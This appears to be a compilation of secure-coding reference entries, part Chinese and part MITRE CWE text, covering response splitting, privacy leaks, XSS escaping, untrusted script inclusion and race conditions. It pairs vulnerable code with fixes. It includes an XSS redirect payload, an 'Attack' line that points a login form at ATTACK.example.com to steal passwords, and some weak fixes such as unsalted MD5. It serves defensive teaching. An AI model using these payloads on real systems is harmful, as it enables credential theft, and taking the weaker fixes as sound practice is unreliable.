使用者輸入用於 **HTTP** 回應標頭，使得攻擊者可新增換行字符與多個標頭

```
public class HTTPResponseSplitting
{
        public void foo(HttpResponse Response)
        {
                String author3 = Console.ReadLine();
                Response.AppendHeader("Author: " + author3);
        }
}
```

先檢查使用者輸入有無換行字符，並將輸入值使用**URL encoded**

```
public class HTTPResponseSplittingFixed
{
        public void foo(HttpResponse Response)
        {
                String author3 = Console.ReadLine();
                if (author3.Contains('\n') == false)
                {
                        author3 = HttpUtility.UrlEncode(author3);
                        Response.AppendHeader("Author: " + author3);
                }
        }
}
```

User input is being used in an HTTP response header, enabling an attacker to add a newline character and multiple headers

```
public class HTTPResponseSplitting
{
        public void foo(HttpRequest Request, HttpResponse Response)
    {
                string author = Request.Params["author"];
                Response.AppendHeader("Author", author);
        }
}
```

The user input is both excluded if it contains a newline character and the input is also URL encoded

```
public class HTTPResponseSplittingFixed
{
        public void foo(HttpRequest Request, HttpResponse Response)
    {
                string author = Request.Params["author"];

                if (!author.Contains('\n'))
                {
                        author = HttpUtility.UrlEncode(author);
                        Response.AppendHeader("Author", author);
                }
        }
}
```

Privacy Violation

風險

可能發生什麼問題

使用者的個人資料可能會被惡意的程式設計人員或攻擊者所竊取。

原因

如何發生

應用程式發送使用者資訊，如密碼、帳戶訊息或信用卡號碼，至應用程式之外，如寫入本機文件或日誌檔，或將其發送到其他Web服務。

一般建議

如何避免

1. 個人資料應在寫入日誌檔或其他文件之前被刪除。2. 查看發送個資到遠端Web服務的需求和理由。

程式碼範例

CSharp

The user's password is written to the screen

```
class PrivacyViolation
{
        static void foo(string insert_sql)
     {
                string password = "unsafe_password";
                insert_sql = insert_sql.Replace("$password", password);
                System.Console.WriteLine(insert_sql);
        }
}
```

the user's password is MD5 coded before being written to the screen

```
class PrivacyViolationFixed
{
        static void foo(string insert_sql)
     {
                string password = "unsafe_password";
                MD5 md5Hash = System.Security.Cryptography.MD5.Create();
                byte[] data = md5Hash.ComputeHash(Encoding.UTF8.GetBytes(password));
        StringBuilder md5Password = new StringBuilder();

                for (int i = 0; i < data.Length; i++)
```

```
            {
                   md5Password.Append(data[i].ToString("x2"));
            }
            insert_sql = insert_sql.Replace("$password", md5Password.ToString());
                System.Console.WriteLine(insert_sql);
        }
}
```

Trust Boundary Violation

風險

可能發生什麼問題

應用程式開發人員可能會把使用者的輸入當作受信任的資料，這就有可能產生一個基於輸入的漏洞，如 SQL Injection or Cross-Site Scripting。

原因

如何發生

應用程式將使用者輸入不受信任的資料放置於受信任的會話(Session)。
這將導致開發人員將不受信任的資料誤認為可信的。

一般建議

如何避免

1.
驗證所有資料，無論其來源為何。驗證應基於白名單：僅接受預定結構的資訊，而不是拒絕不良的樣式(Patterns)。應確認：● 資料型態 ● 大小 ● 範圍 ● 格式 ● 期望值 2.
不受信任的使用者輸入的資料不可混用。

程式碼範例

CSharp

Input from the user is added to the current session without sanitizing it

```
public class TrustBoundaryViolation
{
        public void foo()
    {
                string input = Console.ReadLine();
                HttpContext.Current.Session[□val□] = input;
        }
}
```

The numbers are extracted from the user inputed data before use

```
public class TrustBoundaryViolationFixed
{
        public void foo()
    {
                string input = Console.ReadLine();
                string inputValue = int.Parse(input).ToString();
                HttpContext.Current.Session[□val□] = inputValue;
        }
}
```

Spring default Html Escape Not True

Weakness ID: 10711 *(Weakness Base)* **Status:** Draft

Description

Description Summary

If the "defaultHtmlEscape" is set to false, data received as an input may not be escaped and potentialy exposing the application to XSS attacks.

Extended Description

Escaping ensures that charecters are not treated as relevant to the interperter's parser, but rather treated as data, and by this preventing XSS attacks.
If there is a proper escaping, malicious input script will not be executed.

Time of Introduction

- Implementation

Applicable Platforms

Languages

All

Demonstrative Examples

Example:

The following example in HTML shows us a basic mechanism of receiveng an input from a user and submitting it in a form:

(Bad Code)

Example Language: **HTML**

```
<form name="input" action="submitted.jsp" method="get">
Username:
<input type="text" name="user" />
<input type="submit" value="Submit" />
</form>
```

The following line can be submittedd by a malicious user:
<script>window.location.href="www.someMaliciousSite.com"</script>

If no escaping is used, this input might cause XSS .
However, if escaping is used the input will be treated as data and will appear as:

&lt;script&gt;window.location.href=&quot;www.someMaliciousSite&quot;&lt;/script&gt;

Potential Mitigations

Setting "defaultHtmlEscape" to true.

Exposure of System Data to an Unauthorized Control Sphere

Weakness ID: 497 *(Weakness Variant)* **Status:** Incomplete

Description

Description Summary

Exposing system data or debugging information helps an adversary learn about the system and form an attack plan.

Extended Description

An information exposure occurs when system data or debugging information leaves the program through an output stream or logging function that makes it accessible to unauthorized parties. An attacker can also cause errors to occur by submitting unusual requests to the web application. The response to these errors can reveal detailed system information, deny service, cause security mechanisms to fail, and crash the server. An attacker can use error messages that reveal technologies, operating systems, and product versions to tune the attack against known vulnerabilities in these technologies. An application may use diagnostic methods that provide significant implementation details such as stack traces as part of its error handling mechanism.

Time of Introduction

- Implementation

Applicable Platforms

Languages

All

Demonstrative Examples

Example 1

The following code prints the path environment variable to the standard error stream:

(Bad Code)

Example Language: **C**

```
char* path = getenv("PATH");
...
sprintf(stderr, "cannot find exe on path %s\n", path);
```

Example 2

The following code prints an exception to the standard error stream:

(Bad Code)

Example Language: **Java**

```
try {
...
} catch (Exception e) {
e.printStackTrace();
}
```

(Bad Code)

```
try {
...
} catch (Exception e) {
Console.Writeline(e);
}
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system will be vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Example 3

The following code constructs a database connection string, uses it to create a new connection to the database, and prints it to the console.

(Bad Code)

Example Language: **C#**

```
string cs="database=northwind; server=mySQLServer...";
SqlConnection conn=new SqlConnection(cs);
...
Console.Writeline(cs);
```

Depending on the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system is vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Potential Mitigations

Production applications should never use methods that generate internal details such as stack traces and error messages unless that information is directly committed to a log that is not viewable by the end user. All error message text should be HTML entity encoded before being written to the log file to protect against potential cross-site scripting attacks against the viewer of the logs

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	200	Information Exposure	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Weakness Class	485	Insufficient Encapsulation	**Seven Pernicious Kingdoms (primary)700**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			System Information Leak

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Other Notes, Taxonomy Mappings, Type		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Description, Other Notes		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Description, Name		
Previous Entry Names			
Change Date	**Previous Entry Name**		
2008-04-11	System Information Leak		

2009-12-28	Information Leak of System Data

BACK TO TOP

Information Leak Through Comments

Weakness ID: 615 *(Weakness Variant)* **Status:** Incomplete

Description

Description Summary

While adding general comments is very useful, some programmers tend to leave important data, such as: filenames related to the web application, old links or links which were not meant to be browsed by users, old code fragments, etc.

Extended Description

An attacker who finds these comments can map the application's structure and files, expose hidden parts of the site, and study the fragments of code to reverse engineer the application, which may help develop further attacks against the site.

Time of Introduction

- Implementation

Demonstrative Examples

Example 1

The following comment, embedded in a JSP, will be displayed in the resulting HTML output.

(Bad Code)

Example Languages: **HTML and JSP**

```
<!-- FIXME: calling this with more than 30 args kills the JDBC server -->
```

Observed Examples

Reference	Description
CVE-2007-6197	Version numbers and internal hostnames leaked in HTML comments.
CVE-2007-4072	CMS places full pathname of server in HTML comment.
CVE-2009-2431	blog software leaks real username in HTML comment.

Potential Mitigations

Remove comments which have sensitive information about the design/implementation of the application. Some of the comments may be exposed to the user and affect the security posture of the application.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Variant	540	Information Leak Through Source Code	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Content History

Submissions

Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstrative examples		
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Description		
2009-03-10	CWE Content Team	MITRE	Internal

	updated Demonstrative Examples		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Observed Examples, Taxonomy Mappings		

BACK TO TOP

Information Leak Through Shell Error Message

Weakness ID: 535 *(Weakness Variant)* **Status:** Incomplete

Description

Description Summary

A command shell error message indicates that there exists an unhandled exception in the web application code. In many cases, an attacker can leverage the conditions that cause these errors in order to gain unauthorized access to the system.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Do not expose sensitive error information to the user.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Base	210	Product-Generated Error Message Information Leak	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
	Anonymous Tool Vendor (under NDA)		Externally Mined

Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		

BACK TO TOP

Client JQuery Deprecated Symbols

風險

可能發生什麼問題

參照使用已經棄用的模組會導致應用程式暴露在已知的漏洞底下，漏洞已經被公開回報而且已經被修復，普通的攻擊方式是掃描應用程式尋找這些已知漏洞，接著透過這些棄用版本的模組來濫用應用程式。
請注意，真正的風險要看舊版本中的所有已知漏洞詳情來判斷。

原因

如何發生

應用程式參照已經被宣告為棄用的程式元素，元素包含函數、方法、屬性、模組或是過時的函式庫版本，有可能程式在開發後這些程式才被宣告成過時。

一般建議

如何避免

- 永遠使用最新版本的函式庫或套件以及其他相依程式。
- 不要用任何被宣告為棄用的方法、函數、屬性或其他元素。

程式碼範例

Java

Using Deprecated Methods for Security Checks

```
private void checkPermissions(InetAddress address) {

    SecurityManager secManager = System.getSecurityManager();

    if (secManager != null) {
        secManager.checkMulticast(address, 0)
    }

}
```

A Replacement Security Check

```
private void checkPermissions(InetAddress address) {

    SecurityManager secManager = System.getSecurityManager();

    if (secManager != null) {
        SocketPermission permission = new SocketPermission(address.getHostAddress(),
"accept,connect");

        secManager.checkPermission(permission)
    }

}
```

Inclusion of Functionality from Untrusted Control Sphere Definition in a New Window

Weakness ID: 829 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: *Execute unauthorized code or commands* An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id ="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (CWE-79).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

```
...Weather widget code....
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.
Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.
Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.
Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	**Weaknesses in OWASP Top Ten (2010) (primary)809**
ChildOf	Category	864	2011 Top 25 - Insecure	**Weaknesses in the 2011**

			Interaction Between Components	**CWE/SANS Top 25 Most Dangerous Software Errors (primary)900**
ParentOf	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	827	Improper Control of Document Type Definition	Research Concepts1000
ParentOf	Weakness Base	830	Inclusion of Web Functionality from an Untrusted Source	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.7)*
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

[R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>.

Content History

		Submissions	
Submission Date	**Submitter**	**Organization**	**Source**
		MITRE	Internal CWE Team
		Modifications	
Modification Date	**Modifier**	**Organization**	**Source**
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

Back to top

Protection Mechanism Failure

Weakness ID: 693 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product.

Extended Description

This weakness covers three distinct situations. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

All

Other Notes

This is a fairly high-level concept, although it covers a number of weaknesses in CWE that were more scattered throughout the natural hierarchy before Draft 9 was released.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	254	Security Features	**Development Concepts (primary)699**
ParentOf	Weakness Class	20	Improper Input Validation	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	106	Struts: Plug-in Framework not in Use	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	109	Struts: Validator Turned Off	**Research Concepts (primary)1000**
ParentOf	Weakness Base	179	Incorrect Behavior Order: Early Validation	Research Concepts1000
ParentOf	Weakness Base	182	Collapse of Data Into Unsafe Value	**Research Concepts (primary)1000**
ParentOf	Weakness Base	183	Permissive Whitelist	**Research Concepts (primary)1000**
ParentOf	Weakness Base	184	Incomplete Blacklist	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	262	Not Using Password Aging	Research Concepts1000
ParentOf	Weakness Base	269	Improper Privilege Management	**Research Concepts (primary)1000**
ParentOf	Weakness Class	284	Access Control (Authorization) Issues	**Research Concepts (primary)1000**
ParentOf	Weakness Class	287	Improper Authentication	**Research Concepts (primary)1000**
ParentOf	Weakness Base	311	Missing Encryption of Sensitive Data	**Research Concepts (primary)1000**
ParentOf	Weakness Class	326	Inadequate Encryption Strength	**Research Concepts (primary)1000**
ParentOf	Weakness Base	327	Use of a Broken or Risky	**Research Concepts**

			Cryptographic Algorithm	**(primary)1000**
ParentOf	Weakness Class	345	Insufficient Verification of Data Authenticity	**Research Concepts (primary)1000**
ParentOf	Weakness Base	357	Insufficient UI Warning of Dangerous Operations	**Research Concepts (primary)1000**
ParentOf	Weakness Base	358	Improperly Implemented Security Check for Standard	Research Concepts1000
ParentOf	Weakness Class	424	Failure to Protect Alternate Path	Research Concepts1000
ParentOf	Weakness Base	521	Weak Password Requirements	**Research Concepts (primary)1000**
ParentOf	Weakness Base	602	Client-Side Enforcement of Server-Side Security	Research Concepts1000
ParentOf	Weakness Base	640	Weak Password Recovery Mechanism for Forgotten Password	**Research Concepts (primary)1000**
ParentOf	Weakness Base	653	Insufficient Compartmentalization	Research Concepts1000
ParentOf	Weakness Base	654	Reliance on a Single Factor in a Security Decision	Research Concepts1000
ParentOf	Weakness Base	655	Insufficient Psychological Acceptability	Research Concepts1000
ParentOf	Weakness Base	656	Reliance on Security through Obscurity	Research Concepts1000
ParentOf	Weakness Class	757	Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	778	Insufficient Logging	Research Concepts1000
ParentOf	Weakness Base	807	Reliance on Untrusted Inputs in a Security Decision	**Research Concepts (primary)1000**
MemberOf	View	1000	Research Concepts	**Research Concepts (primary)1000**

Research Gaps

The concept of protection mechanisms is well established, but protection mechanism failures have not been studied comprehensively. It is suspected that protection mechanisms can have significantly different types of weaknesses than the weaknesses that they are intended to prevent.

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
1	Accessing Functionality Not Properly Constrained by ACLs	
97	Cryptanalysis	
16	Dictionary-based Password Attack	
17	Accessing, Modifying or Executing Executable Files	
20	Encryption Brute Forcing	
22	Exploiting Trust in Client (aka Make the Client Invisible)	
87	Forceful Browsing	
36	Using Unpublished Web Service APIs	
49	Password Brute Forcing	
51	Poison Web Service Registry	
55	Rainbow Table Password Cracking	
56	Removing/short-circuiting 'guard logic'	
59	Session Credential Falsification through Prediction	
65	Passively Sniff and Capture Application	

	Code Bound for Authorized Client
70	Try Common(default) Usernames and Passwords
74	Manipulating User State
57	Utilizing REST's Trust in the System Resource to Register Man in the Middle
103	Clickjacking
107	Cross Site Tracing

Content History

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Description, Relationships, Other Notes		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Related Attack Patterns, Relationships		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Related Attack Patterns		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Relationships		

BACK TO TOP

Race Condition

Weakness ID: 362 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated, or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

Concurrent Systems Operating on Shared Resources: *(Often)*

Common Consequences

Scope	Effect
Availability	When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).
Availability	When a race condition allows multiple control flows to access a resource simultaneously, it might lead the program(s) into unexpected states, possibly resulting in a crash.
Confidentiality Integrity	When a race condition is combined with predictable resource names and loose permissions, it may be possible for an attacker to overwrite or access confidential data (CWE-59).

Likelihood of Exploit

Medium

Detection Methods

Black Box

Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become instable or crash. However, race conditions with very narrow timing windows would not be detectable.

White Box

Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Demonstrative Examples

Example 1

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

(Bad Code)

Example Language: **Perl**

```
$transfer_amount = GetTransferAmount();
$balance = GetBalanceFromDatabase();

if ($transfer_amount < 0) {
```

```
FatalError("Bad Transfer Amount");
}
$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
FatalError("Insufficient Funds");
}
SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
```

A race condition could occur between the calls to GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

Suppose the balance is initially 100.00.

The attacker makes two simultaneous calls of the program, CALLER-1 and CALLER-2. Both callers are for the same user account.

CALLER-1 (the attacker) is associated with PROGRAM-1 (the instance that handles CALLER-1). CALLER-2 is associated with PROGRAM-2.

CALLER-1 makes a transfer request of 80.00.

PROGRAM-1 calls GetBalanceFromDatabase and sets $balance to 100.00

PROGRAM-1 calculates $newbalance as 20.00, then calls SendNewBalanceToDatabase().

Due to high server load, the PROGRAM-1 call to SendNewBalanceToDatabase() encounters a delay.

CALLER-2 makes a transfer request of 1.00.

PROGRAM-2 calls GetBalanceFromDatabase() and sets $balance to 100.00. This happens because the previous PROGRAM-1 request was not processed yet.

PROGRAM-2 determines the new balance as 99.00.

After the initial delay, PROGRAM-1 commits its balance to the database, setting it to 20.00.

PROGRAM-2 sends a request to update the database, setting the balance to 99.00

At this stage, the attacker should have a balance of 19.00 (due to 81.00 worth of transfers), but the balance is 99.00, as recorded in the database.

To prevent this weakness, the programmer has several options, including using a lock to prevent multiple simultaneous requests to the web application, or using a synchronization mechanism that includes all the code between GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Observed Examples

Reference	Description
CVE-2008-5044	Race condition leading to a crash by calling a hook removal procedure while other activities are occurring at the same time.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-0058	Unsynchronized caching operation enables a race condition that causes messages to be sent to a deallocated object.
CVE-2008-0379	Race condition during initialization triggers a buffer overflow.

CVE-2007-6599	Daemon crash by quickly performing operations and undoing them, which eventually leads to an operation that does not acquire a lock.
CVE-2007-6180	chain: race condition triggers NULL pointer dereference
CVE-2007-5794	Race condition in library function could cause data to be sent to the wrong process.
CVE-2007-3970	Race condition in file parser leads to heap corruption.
CVE-2008-5021	chain: race condition allows attacker to access an object while it is still being initialized, causing software to access uninitialized memory.

Potential Mitigations

Phase: Architecture and Design

In languages that support it, use synchronization primitives. Only wrap these around critical code to minimize the impact on performance.

Phase: Architecture and Design

Use thread-safe capabilities such as the data access abstraction in Spring.

Phase: Architecture and Design

Minimize the usage of shared resources in order to remove as much complexity as possible from the control flow and to reduce the likelihood of unexpected conditions occurring.

